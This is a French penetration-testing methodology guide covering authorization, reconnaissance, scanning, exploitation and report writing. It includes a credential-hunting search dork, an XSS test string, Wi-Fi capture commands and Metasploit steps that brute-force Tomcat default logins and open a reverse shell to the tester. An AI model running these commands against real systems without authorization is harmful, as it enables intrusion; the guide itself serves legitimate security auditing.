pierre.dhuy.net

Méthodologie

Formalisation des audits de Sécurité

> **Attention**
>
> De nombreuses solutions existent pouvant réaliser les mêmes taches voir mieux que les outils ci-dessous, cependant ce guide apporte une approche basée sur le raisonnement plutôt que sur une liste exhaustive d'outils.

Version	Auteur	Notes de version
20190405	Yassim Derrouiche (Java, PHP) & Pierre d'Huy (.NET)	Ajout de l'audit de code
20190405	Pierre d'Huy	Ajout de l'audit de configuration
20160120	Pierre d'Huy	Ajout de l'audit d'architecture
20150907	Pierre d'Huy	Création du document

Table des matières

Définition du contexte d'audit

☞Définition

La méthodologie d'audit est basée sur le processus de l'ISO 19011. Cette méthodologie doit être adaptée à la taille de l'entreprise auditée et au type d'audit. Un audit est un processus méthodique, indépendant et documenté réalisé par une **équipe d'audit** permettant d'obtenir des **preuves d'audit** et de les évaluer vis-à-vis de **critères d'audit** afin de dresser des **constatations d'audit** (conformité ou non-conformité) qui, une fois ramenées aux objectifs de l'audit, permettront de dresser des **conclusions d'audit**.

Attention

Durant l'audit, les preuves d'audit doivent être soigneusement conservées. Cependant, à l'issue de l'audit, elles doivent être détruites et un procès verbale confirmant la destruction devra être signé par l'audité et le responsable de l'équipe d'audit.

Une équipe d'audit est constituée par les auditeurs réalisant l'audit assistés si nécessaire par des **experts techniques**. Elle peut être accompagnée d'un **observateur** ne réalisant ni ne participant à l'audit mais nommé par une partie intéressée ou par un **guide** assistant le processus d'audit et nommé par l'audité.

Un audit doit être le résultat d'un programme suivant le schéma Plan Do Check Act, c'est-à-dire que le programme respecte un cycle admettant la correction des objectifs au cours de la réalisation de l'audit.

1. Définition des ressources
2. Réalisation de l'audit
3. Constatation d'audit
4. Conclusion d'audit ou redéfinition des objectifs

Chapitre 1

Test d'intrusion

☞Prérequis

Le consultant doit disposer d'une feuille d'autorisation en bonne et due forme signée. Sur cette feuille d'autorisation doit figurer le périmètre précis du test d'intrusion sous la forme d'une adresse réticulaire (Uniform Ressource Locator (URL)), un domaine, d'une adresse IP ou d'un range d'adresse IP. Le consultant devra vérifier l'appartenance de ces IPs au client avant d'y mener des tests offensifs (dans le Scope).

1.1 Méthodologie générale

Le test d'intrusion se caractérise en une procédure de 4 étapes :

S cope : Dans cette phase, le consultant définit clairement le périmètre et les points d'entrée potentiels de l'attaque [1].

A nalyse : Le consultant réalise ensuite une phase de recherche pour préparer les exploits connus de la cible.

U sage : Cette phase se réalise souvent en parallèle de la précédente et peut conduire à la redéfinition du scope. Il s'agit de l'attaque à proprement parler.

F ormalisation : Cette phase conclut le test d'intrusion et permet de rassembler les notes afférentes à la mission pour produire un rapport au client.

Il existe différents approches du test d'intrusion :

— **La Boîte Noire** (BN) : Le consultant ne dispose d'aucune information sur le réseau ou la cible. Il ne possède qu'une adresse IP ou une adresse réticulaire.

— **La Boîte Grise** (BG) : le consultant dispose éventuellement d'identifiants ou d'informations complémentaires sur le réseau. Ce type de test d'intrusion s'approche du test du stagiaire en test d'intrusion interne. Le consultant endosse le rôle d'un utilisateur malveillant.

— **La Boîte Blanche** (BB) : Le consultant dispose du code source de la cible, d'identifiants de tous les niveaux d'authentification...

1. Dans le cas d'une attaque Red Team, cette première phase peut être séparée des autres

1.2 Test d'intrusion applicatif

1.2.1 Scope

Analyse passive du périmètre

☞Définition

La découverte du périmètre doit se faire progressivement afin de s'assurer qu'aucun obstacle n'apparaisse pendant la mission. Il est donc nécessaire de vérifier que les données fournies par le client sont conformes et que les fiches d'autorisation sont conformes. Pour cela les consultants doivent contrôler l'appartenance de l'adresse réticulaire au client ainsi que si l'adresse IP sous-jacente est hébergée par le client ou qu'une fiche d'autorisation adéquate a été signée par le prestataire s'occupant de l'hébergement et/ou du nom de domaine.

Important

Attention si le consultant n'a pas la fiche d'autorisation adéquate, il doit arrêter le travail et en référer au responsable de mission qui en notifiera immédiatement le client.

Une première vérification peut s'effectuer à l'aide de la commande `whois` [2] ou directement en ligne sur des sites comme `https://whois.domaintools.com` [3].

Whois : Pour contôler le possesseur de la cible

Exemple: Requête Whois auprès de IANA

```
> whois dhuy.net
[...]
Registrant Name: D HUY Pierre
Registrant Organization:
Registrant Street: dhuy.net, office #7185604, c/o OwO, BP80157
Registrant City: 59053
Registrant State/Province:
Registrant Postal Code: Roubaix Cedex 1
Registrant Country:  FR
Registrant Phone: +33.899498765
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: yaa6be7ge9decfkd9gay@w.o-w-o.info
[...]
```

La commande whois permet aussi d'obtenir les informations liées à une IP en donnant son propriétaire et sa localisation géographique. Dans le cas d'une IP appartenant à une plage plus large (prestataire fournisseur, entreprise importante), la plage sera fournie avec l'Autonomous System Number (ASN) de la société gérant cette IP.
Cette information est cruciale dans le cadre d'une phase de découverte externe de type Red Team. En effet, une société peut posséder un certain nombre d'ASN et ceux-ci peuvent

2. whois est un programme disponible sur la plupart des distributions Linux, permettant de contacter la base RIPE. Cet outil ne renvoie malheureusement pas toujours des données cela est du à l'existence de bases RIPE privées

3. Ce site présente également l'avantage de proposer un petit Reverse IP lookup permettant de repérer une IP hébergeant plusieurs domaines, il s'agit en ce cas d'un serveur mutualisé et il est nécessaire d'obtenir l'autorisation du prestataire opérant le serveur

permettre de découvrir les IPs possédées par l'entreprise en utilisant des outils en ligne [4]. Ce type d'information peut également être la base de mécanismes de protection contre des attaques étatiques ou mafieuses.
Dans le cas d'un site web, à cette étape le consultant peut également rechercher des informations sur la cible via un moteur de recherche en utilisant des **dorks**. Une liste assez complète des dorks google est disponible sur exploit-db [5].

✎ Exemple: Dorks

Il existe de nombreux dorks en fonction des moteurs de recherche.

Google

```
> filetype:sql inurl:backup site:example.com password
```

filetype :SQL définit le type de fichers à recherche (ici SQL)
inurl :backup recherche les dossiers contenant backup
site :example.com recherche sur le site example.com

Bing

```
> ip:173.194.40.111
```

ip est un dork propre à bing permettant une recherche non basée sur une url mais sur une ip

Le consultant recherchera ensuite les enregistrements Domain Name System (DNS) liés au site à l'aide d'outils standards tels que `dig` [6] ou `nslookup` [7]. Ces outils serviront à tester trois aspects du site : la validation de l'adresse IP associée au dommaine et potentiellement la détection de load balancing au niveau DNS (**Requête DNS**), la détection de domaines différents du domaine enregistré (**DNS lookup**) et des noms de domaines dissimulés, voir la cartographie interne du réseau (**transfert de zones**).
La résolution DNS et la requête de reverse DNS du nom de domaine peuvent se faire en utilisant vos DNS locaux, un DNS public [8] ou le DNS de l'entreprise. Sur des sites à hautes fréquentations et disposant de plusieurs IPs derrière le nom de domaine, les résultats peuvent être différents. Il faudra dans ce cas réaliser une fixation de l'IP pendant les tests pour être sûr d'attaquer une même cible à l'aide du fichier /etc/hosts.
La commande `dig` pour réaliser une requête DNS est :

✎ Exemple: Requête DNS standard

```
> dig @8.8.8.8 example.com
[... La réponse comporte plusieurs sections ...]
;; ANSWER SECTION:
example.com.        67109         IN        A        93.184.216.34
[...]
```

Dig : Requête DNS

4. Les sites `ipinfo.io`, `bgpview.io` et `stat.ripe.net` permettent de réaliser ce type d'analyse. bgpview.io fourni en outre une visualisation par graphes intéressante.
5. `https://www.exploit-db.com/google-hacking-database/`
6. dig est un outil appartenant à la suite bind-tools sur Archlinux et dnsutils sur les Debian-like.
7. Il est à noter que nslookup est disponible sur Windows mais que le transfert de zones a été désactivé dessus.
8. Par exemple les DNS de Google ou d'OpenDNS

La partie @8.8.8.8 permet d'envoyer la requête au serveur DNS de Google dans cet exemple. Il est à noter que les serveurs Google limitent souvent la réponse à un résultat alors même qu'il peut y avoir plusieurs serveurs. La valeur 67109 indique le temps pendant lequel le résultat de cette requête peut être mise en cache.
La requête pour obtenir une adresse réticulaire à partir d'une adresse IP, ou reverse DNS, est :

Exemple: Lookup DNS ou Reverse DNS

Dig : Reverse DNS

```
> dig -x 173.194.40.127
[...]
;; ANSWER SECTION:
127.40.194.173.in-addr.arpa.        66765        IN        PTR        par10s09-in-f31.1e100.net.
[...]
```

Si aucune section ANSWER n'apparait c'est que cette adresse IP ne dispose pas d'enregistrement en reverse DNS. Cependant dans la section AUTHORITY (si présente), il est toujours possible de voir une trace de l'hébergeur des données. Cette requête permet de compléter la partie passive de la découverte de la cible.
La requête de transfert de zones n'est utilisable que sur le serveur DNS de la cible et uniquement dans le cas où celui-ci est mal paramétré. Malheureusement, ce cas de figure reste fréquent. Cependant cette méthode appartient plus à la découverte active de la cible car pouvant interagir avec elle et surtout pouvant laisser des traces. La requête pour réaliser le transfert de zones avec `dig` est :

Exemple: Transfert de zones

Dig : Transfert de zones DNS

```
> dig example.com @ns.example.com AXFR
[... résultat anonymisé ...]
  2800-nowhere-10p.example.com. 86400   IN      A       192.168.10.254
  2800-nowhere-14p.example.com. 86400   IN      A       192.168.14.254
  2800-nowhere-3p.example.com.  86400   IN      A       192.168.3.254
  2800-nowhere-alarme.example.com.      86400   IN      A       192.168.50.252
  2800-nowhere-borne.example.com.       86400   IN      A       192.168.29.252
  2800-nowhere-reseau.example.com.      86400   IN      A       192.168.20.247
  2800-nowhere-wifi-wpa.example.com.    86400   IN      A       192.168.40.254
  2800-nowhere-wifi.example.com.        86400   IN      A       192.168.35.254
[...]
```

Sur l'exemple fictif ci-dessus l'intégralité du réseau interne a été révélée. C'est une situation très risquée.

Dans le cas d'une phase passive de découverte pour un audit de type Red Team, d'autres étapes peuvent être ajoutées. En effet au delà de la découverte des AS en charge d'une adresse IP donnée, l'objectif de ce type d'audit est la découverte discrète de l'intégralité des cibles d'une entreprise ou d'une de ses entités sur Internet. La seule information initiale dans ce type d'audit est le nom de l'entreprise ou de la filiale, éventuellement certains éléments complémentaires peuvent être fournis pour limiter l'audit.

Red Team

☞Prérequis

Un audit Red Team portant sur la phase de découverte ne nécessite aucune feuille d'autorisation. En effet, ces actions ne violent pas l'article 323 du code Pénal.

Le consultant va donc d'abord chercher l'entreprise via un moteur de recherche afin

d'identifier des sites institutionnels appartenant à celle-ci.Le moteur de recherche peut être requêté en utilisant des programmes comme `sublist3r` [9], `theharvester` [10] et `fierce` [11], en utilisant des moteurs de recherche (domainbigdata [12], w3lookup [13]) ou des bases de données tierces [14].
Les recherches peuvent être orientés vers la gestion des certificats ou les bases DNS publiques. Dans le cas de la gestion des certificats, la norme veut que les certificats soit tous déclarés auprès de registres publics. Cette mesure est une pratique de sécurité permettant d'éviter qu'un certificat soit dupliqué et présenté à la place du certificat légitime. En collatéral, tous les sites sont enregistrés dans des bases de données accessible via des bases offline ou des sites [15]. Le même type de problème apparait avec les zones DNSSEC et NSEC, celles-ci peuvent être énumérées en utilisant des outils comme `ldns-walk` [16] ou `nsec3walker` [17].
Une fois cette première phase réalisée, le consultant pourra réaliser une analyse passive sur le périmètre ainsi découvert. Le consultant pourra élargir ensuite la résolution de nom en tentant de résoudre des noms par dictionnaire (`patator` [18], `dnsrecon` [19]) ou par mutation (`altdns` [20]).
Une fois cette phase réalisée, le consultant peut utiliser des interfaces en ligne ayant réalisé des scans et les mettant à la disposition d'acteur tiers comme Shodan [21]. Ce moteur de recherche supporte également des dorks.

Analyse active du périmètre

☞Définition

L'analyse active du périmètre consiste en la découverte des services actifs de la cible, de leur version et de leur potentielles vulnérabilités. Il s'agit de réaliser un **fingerprint** complet de la cible avec des outils interagissants directement avec elle de manière plus ou moins visible.

Pour détecter les services fonctionnels, le consultant peut approcher la cible de plusieurs manières différentes.
S'il s'agit d'un site web, ou d'un service accessible par navigateur, il convient de rechercher les services cachés à l'aide d'outils ou manuellement. Ainsi, il est possible d'explorer les pages cachées en les recherchant à l'aide du **robots.txt** ou plus simplement en recherchant les pages représentatives des grands Content Management System (CMS) (`/?q=user` ou la présence d'un `/sites` pour les images pour Drupal, `/wp-admin` pour Wordpress)

Directory Discovery

9. https://github.com/aboul3la/Sublist3r
10. https://github.com/laramies/theHarvester
11. https://github.com/lanjelot/patator
12. https://domainbigdata.com/
13. http://w3lookup.net/
14. https://scans.io/study/sonar.fdns_v2
15. https://censys.io/
16. https://www.nlnetlabs.nl/projects/ldns/
17. https://dnscurve.org/nsec3walker.html
18. https://github.com/lanjelot/patator
19. https://github.com/darkoperator/dnsrecon
20. https://github.com/infosec-au/altdns
21. https://shodan.io/

ou des noms communs (admin, private...). De nombreux outils tel que `patator` [22] ou `Nikto` [23] permettent de réaliser cette recherche. Et certains permettent même de mettre en avant des vulnérabilités supposées.

Exemple: Utilisation de la commande nikto.pl

```
> nikto -h example.com -p 1337 -ssl -output name -C all
```

-h : définit la cible de nikto
-p 1337 : tente de se connecter au port 1337...
-ssl : ...en utilisant ssl
Ce type de tentative survient surtout après un scan préalable qui révèle un service web
-output : Produit un fichier rapport qui pourra être utilisé dans les phases suivantes
-C all : lance tous les tests

Sur un service web, le consultant peut aussi être amené à rechercher des vulnérabilités dans le traitement des données. Ainsi les différents champs utilisateurs devront être testés pour vérifier s'ils sont exposés à des vulnérabilités de type injection Cross-Site Scripting (XSS), Structured Query Language (SQL) ou blind SQL. Une injection consiste en l'exécution de code par le mécanisme de traitement des données et allant à l'encontre du principe de fonctionnement normal de l'application. Encore une fois des outils automatiques existent qui peuvent gérer ce type de recherche comme `sqlmap` [24], `arachni` [25] ou `w3af` [26]. Cependant même si ces outils apportent un gain de temps précieux, certains environnements ne se prêtent pas à ce type d'outil (volonté de discrétion, faible support face à la charge, accès manuel uniquement, javascript) ou ne présentent pas une configuration que reconnaitrait l'outil. Les tests les plus communs pour les XSS consistent en la saisie d'une chaine de ce type "$< script > alert(); < /script >$" mais qui présentent beaucoup de variations en fonction des cas et l'utilisation d'une quote, contre quote ou double quote pour le SQL.

Injection XSS/SQL

Des aides mémoire sont disponibles en ligne pour les injections :

— SQL : PostgreSQL [27], MySQL [28], Oracle [29]
— XSS : rappel [30], évasion [31], html5 [32]

Pour réaliser l'analyse des données de la couche transport, l'utilisation d'un proxy applicatif permet de manipuler les données en les interceptant. Le consultant peut ainsi

22. https://github.com/lanjelot/patator
23. https://github.com/sullo/nikto
24. https://github.com/sqlmapproject/sqlmap
25. https://github.com/Arachni/arachni
26. https://github.com/andresriancho/w3af
27. http://pentestmonkey.net/cheat-sheet/sql-injection/postgres-sql-injection-cheat-sheet
28. http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
29. http://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet
30. http://breakthesecurity.cysecurity.org/2012/02/complete-cross-site-scriptingxss-cheat-sheets-
html
31. https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
32. http://html5sec.org/

Proxy Applicatifs

les modifier avant de les renvoyer ou simplement de les faire disparaitre. La plupart des proxys applicatifs permettent également d'analyser l'entropie des données, de parcourir l'arbre d'un site web, voire même de réaliser un fuzzing sur les entrées. Des outils comme Burp [33] ou Zap permettent de réaliser cela.

S'il s'agit d'une ou plusieurs machines, le consultant peut tester les services disponibles sur la machine en réalisant un scan réseau. Différents types de scan sont possibles et recommandés : un scan rapide TCP pour les services les plus courants, un scan UDP et un scan TCP plus complet pour couvrir les services non détectés aux premiers scans. La commande `nmap` [34] pour commencer est :

✎ Exemple: Utilisation de la commande nmap

```
# nmap -Pn --top-ports 1000 -sV --version-all -vvv -oA name IP
```

-Pn : force à scanner même si l'hôte ne répond pas au ping
–top-ports 1000 : essaye les 1000 ports les plus courants
-sV –version-all : essaye de déterminer la version de chaque service
-vvv : permet une analyse verbeuse
-oA : Produit un fichier rapport qui pourra être utilisé dans les phases suivantes

Scan Réseau TCP

Pour balayer les ports UDP le consultant peut utiliser l'option -sU de nmap (qui nécessite les droits administrateur) ou le scanner udp-sweep de `metasploit`.

✎ Exemple: Utilisation de Metasploit

Positionne le module udp_sweep en utilisation.

```
msf > use auxiliary/scanner/discovery/udp_sweep
```

Paramètre les cibles à balayer (ici la plage 192.168.1/24)

```
msf auxiliary(udp_sweep)> set RHOSTS 192.168.1.2-254
```

Paramètre le nombre de threads parallèles pour le balayage.

```
msf auxiliary(udp_sweep)> set THREADS 253
```

Lance le balayage `msf auxiliary(udp_sweep)> run`

Scan Réseau UDP

Après avoir collecté une quantité suffisante de données, le projet entre dans une phase d'analyse.

33. https://portswigger.net/burp/
34. nmap est un programme réalisé par Fyodor et disponible sur toutes les distributions GNU/Linux, il est téléchargeable sur Windows sur https://nmap.org/download.html

1.2.2 Analyse

☞Définition

Durant la phase d'analyse, le consultant recherche les vulnérabilités disponibles pour les services découverts et en liste la criticité et l'exposition de la cible. En fonction de l'impact des vulnérabilités découvertes, le consultant devra tenir le client informé de celles qu'il choisira de tester.

Il existe de nombreux catalogues de vulnérabilités disponibles en ligne ou embarqués dans des outils. En ligne, CVE Details[35] présente un catalogue de vulnérabilité selon les standards les plus répandus. D'autres catalogues existent pouvant être propres à un outil ou à une distribution. Ainsi le code DSA fait référence aux vulnérabilités Debian et CERT-FR aux vulnérabilités ayant fait l'objet d'une notice de l'ANSSI. Une partie de ces vulnérabilités ne disposent pas d'exploitation connue. En fonction de la durée de la mission, il peut être plus ou moins pertinent de tenter d'écrire un exploit.

Recherche de vulnérabilités

Des logiciels comme `metasploit`[36] ou `Nessus`[37] disposent de bases de données hors ligne de vulnérabilités permettant de corréler les résultats des scans à la liste des vulnérabilités. Metasploit permet notamment d'enregistrer les scans nmap en base à partir de sa sortie XML et d'enregistrer les résultats d'exploitation directement en base.
Des sites permettent également de récupérer des exploits réalisés par la communauté comme exploit-db ou Packet Storm ou par des vendeurs extérieurs comme sur 1337day. Il s'agit naturellement d'une liste non exhaustive. Il est également recommandé de consulter le site du logiciel incriminé pour rechercher les vulnérabilités dans les mises à jour.
Très souvent, les vulnérabilités sont d'ordre humaines : mots de passe trop peu complexes, fuites d'information permettant d'obtenir de nouveaux vecteurs d'attaque, mots de passe redondants... Cependant ces problèmes apparaissent directement dans la phase d'exploitation. Le consultant ne doit pas hésiter à revenir régulièrement à la phase d'analyse.

Attention

Cette phase reste avant tout une phase de recherche, elle ne doit pas servir de phase d'exploitation.

1.2.3 Usage

☞Définition

La phase d'exploitation est l'aboutissement d'une phase de recherche avancée. Elle doit se conformer aux exigences du client et ainsi exclure - selon la volonté du client - les tests destructifs ou incapacitants. Le consultant doit faire attention à ce que le métier client soit le moins impacté possible.

35. `http://www.cvedetails.com/`
36. `https://github.com/rapid7/metasploit-framework`
37. `http://www.tenable.com/products/nessus/select-your-operating-system`

Attention

Lors de l'exploitation des vulnérabilités, le consultant peut être amené à découvrir de nouvelles cibles, il doit alors retourner à la première phase du pentest pour redéfinir son périmètre et le faire progresser.

Exemple: Utilisation de Metasploit dans un cycle découverte/exploitation

Cette commande essaye de déterminer les utilisateurs d'un tomcat par l'utilisation des mots de passe par défaut. On suppose pour l'exemple que les identifiants tomcat/tomcat se sont révélés corrects.

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login)> set RHOSTS 192.168.1.1
msf auxiliary(tomcat_mgr_login)> set RPORT 8080
msf auxiliary(tomcat_mgr_login)> exploit
```

```
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy)> set USERNAME tomcat
msf exploit(tomcat_mgr_deploy)> set PASSWORD tomcat
msf exploit(tomcat_mgr_deploy)> set RPORT 8080
```

Metasploit

Il est possible de rajouter un payload pour l'exploitation pratique de la vulnérabilité. Cette commande ouvre un meterpreter si l'exécution s'effectue correctement ce qui permet de continuer à exploiter le système.

```
msf exploit(tomcat_mgr_deploy)> set payload linux/x86/shell_reverse_tcp
msf exploit(tomcat_mgr_deploy)> set RHOST 192.168.1.1
msf exploit(tomcat_mgr_deploy)> set LHOST 192.168.1.2
msf exploit(tomcat_mgr_deploy)> exploit
```

Important

En cas de problèmes liés au pentest, le consultant devra immédiatement en informer le responsable de mission qui contactera le client.

Chaque exploit effectué doit faire l'objet d'une documentation exhaustive expliquant la méthodologie et les résultats obtenus que **ceux-ci soient positifs ou négatifs**. En cas de résultats négatifs, ceux-ci peuvent servir à attester du travail effectué auprès du client ; en cas de résultats positifs, ceux-ci seront expliqués et illustrés dans le rapport à destination du client afin que le client puisse constater et vérifier les résultats. Cependant **seuls les résultats pertinents figureront dans le rapport**.
L'exploitation se constitue aussi de phases hors-ligne. Il est courant qu'une vulnérabilité d'injection provoque une fuite de données considérables. Le consultant devra réaliser des tests hors-ligne sur les condensats de mots de passe ainsi obtenus. Ces fuites permettent également d'élargir les dictionnaires existants du consultant. Cependant, il faut penser à anonymiser ces valeurs avant de les partager ou de les inclure au rapport.

1.2.4 Formalisation

⏭ Voir la méthodologie de rédaction de rapport.

☞Définition

Rapport

Le rapport ne doit être remis qu'au commanditaire de la mission et doit être facile à appréhender. Il est réalisé de manière concise et peut être transmis au conseil d'administration autant qu'à la DSI. Il se compose d'une partie synthétique, récapitulant et présentant les vulnérabilités découvertes au cours du pentest et les recommandations associées, et d'une partie technique, permettant la reproduction des tests. Le consultant doit aussi proposer au client une méthodologie pour supprimer les différentes backdoors qu'il aura insérées dans le réseau s'il n'est pas en mesure de le faire.

Le rapport sert à expliciter les problèmes et à proposer des solutions compréhensibles par le client. C'est le cœur du métier de consultant.

1.3 Test d'intrusion interne

Lors d'un test d'intrusion interne, la méthodologie s'approche grandement de la méthodologie du test d'intrusion externe. Quelques variations se produisent du fait de l'environnement particulier dans lequel le consultant se trouve. Ces différences seront abordées dans la partie suivante.

1.3.1 Scope

Analyse passive du périmètre

Lors d'un test d'intrusion interne, l'analyse passive se réalise par écoute du réseau local. Cette écoute peut se réaliser à l'aide de l'outil `tcpdump`[38] ou l'outil `wireshark`[39].

Capture réseau

Cependant pour des raisons de sécurité, il est recommandé d'exécuter la capture et la lecture dans deux sessions différentes car les parseurs de wireshark sont susceptibles d'être vulnérables et une exécution en droit administrateur peut être assez dangereuse.
En fonction du périmètre de l'attaque, le consultant peut aussi être amené à auditer le réseau WiFi du client, là encore une écoute passive peut être réalisée avec `tcpdump` ou la suite `aircrack-ng`[40].

38. `http://www.tcpdump.org/`
39. `http://wireshark.org/`
40. `http://aircrack-ng.org/`

Exemple: Utilisation de la commande aircrack

```
# airmon-ng start wlan0
```

wlan0 : L'interface réseau utilisé pour la capture.

```
# airodump-ng -c 7 -w name -N networkClient mon0
```

-c 7 : Permet de fixer le canal de capture sur le channel 7
-w name : Définit le fichier d'enregistrement
-N networkClient : Définit le ESSID dont il faut capturer les paquets

Le fichier .pcap s'ouvre ensuite facilement à l'aide de `wireshark` et peut être déchiffré grâce au dissecteur IEEE 802.11.

Durant la phase d'écoute, le consultant doit chercher à détecter les infrastructures du réseau afin de pouvoir ensuite s'y attaquer. Ces infrastructures peuvent se manifester en étant des destinations de messages NBNS ou simplement via la configuration automatique du réseau (serveur DNS/DHCP, route réseau...). À l'aide de ces informations le consultant peut dresser un schéma réseau primitif.

Analyse active du périmètre

Comme pour les tests d'intrusion externes, `nmap` reste un outil de prédilection pour auditer les serveurs sur un réseau. En plus de ses propriétés de scanneur de port, `nmap` permet aussi de réaliser un balayage rapide ou *ping sweep*.

Exemple: Utilisation de la commande nmap

```
> nmap -sn 10.0.0.0/8
```

Ping Sweep

Cette commande permet de réaliser un scan complet du réseau sur la plage ip des 10.0.0.0/8. Ce scan envoie un paquet ICMP et tente de se connecter sur les ports 443 et 80 via un paquet tcp (S et A). Il est possible de le coupler avec n'importe quelle option en -P (excepté -Pn) pour plus de flexibilité.

Il est possible également de requêter les différents serveurs Active Directory (AD) afin d'obtenir des informations complémentaires sur le réseau ou sur les politiques en vigueur sur le réseau (en fonction de l'équipement fourni). Ces serveurs peuvent aussi donner des informations DNS suffisamment explicites pour déterminer le rôle d'autres serveurs.

1.3.2 Analyse/Usage

Lors d'un test d'intrusion interne, plus que sur un test d'intrusion externe, ces deux phases sont associées et se répondent rapidement. En plus de l'exploitation standard de vulnérabilités logicielles, le consultant doit utiliser les mauvaises configurations et les mots de passe par défaut qui sont restés activés. Dès que le consultant a obtenu l'accès d'une

machine, il peut l'utiliser pour rebondir sur d'autres machines du réseau voir accéder à d'autres réseaux.

> 👁 Attention
>
> Il est nécessaire de tenir le client au courant en cas d'accès à des réseaux vraiment sensibles (systèmes de production, réseaux d'un autre site...).

1.3.3 Formalisation

⏭ Voir la méthodologie de rédaction de rapport.

> ☞Définition
>
> Lors d'une intrusion en test d'intrusion interne, le client tend souvent à dévaluer les risques car le consultant a agit "clef en main" au sein du réseau. Il est important de souligner dans le rapport qu'un virus ou un utilisateur malveillant sera en mesure d'agir de même.
> De même, ce type de test apporte, en plus du schéma vulnérabilités/recommandations standard, des recommandations sur l'infrastructure du réseau à mettre en place.

Rapport

1.4 Rapport de test d'intrusion

> 👁 Attention
>
> Cette méthodologie est basée sur celle définie par le SANS dans la formation SEC 560. Chaque entreprise peut avoir ses propres spécificités concernant la mise en avant des vulnérabilités ou la qualification des risques et des vulnérabilités, de même la méthodologie utilisée est variable.
> La version présentée ici déplace l'introduction (Définition du scope, des objectifs et de l'équipe) et la méthodologie (La méthodologie utilisée avec les tests spécifiques menés) en préambule.

Un rapport de test d'intrusion se constitue de quatre parties :

- L'introduction définit le contexte de la mission incluant sa durée, sa location, ses objectifs et ses membres.
- Une synthèse managériale récapitulant les vulnérabilités techniques
- Une partie récapitulant les constats et les tests réalisés : C'est le résumé technique.
- Un tableau récapitulatif des vulnérabilités indiquant leur criticité et les mesures correspondantes conclut le document.


1.4.1 Synthèse managériale

La synthèse managériale est un résumé des résultats du test d'intrusion servant à présenter les résultats à l'équipe de direction de l'entreprise ciblée. Cette partie ne contient pas de détails techniques, elle doit en revanche contenir :

- Une vue globale de l'état de sécurité du système

— Les vulnérabilités avec une emphase sur les plus critiques
— Les problèmes fonctionnels à l'origine de ces vulnérabilités (contrôle côté client, protection des données...)
— Les objectifs temporels pour la mise en place des corrections

Exemple: Security Overview



Ce schéma représente un aperçu global de l'état de la sécurité sur le système audité. Il permet aux instances managériales d'avoir un premier repère sur les axes à améliorer.
Ici, le site web semble avoir de gros problème avec la gestion des sessions et le contrôle des entrées utilisateurs.

Security Overview


Exemple: Tableau récapitulatif des vulnérabilités

Ref	Vulnerabilité	Difficulté	Risques	Criticité
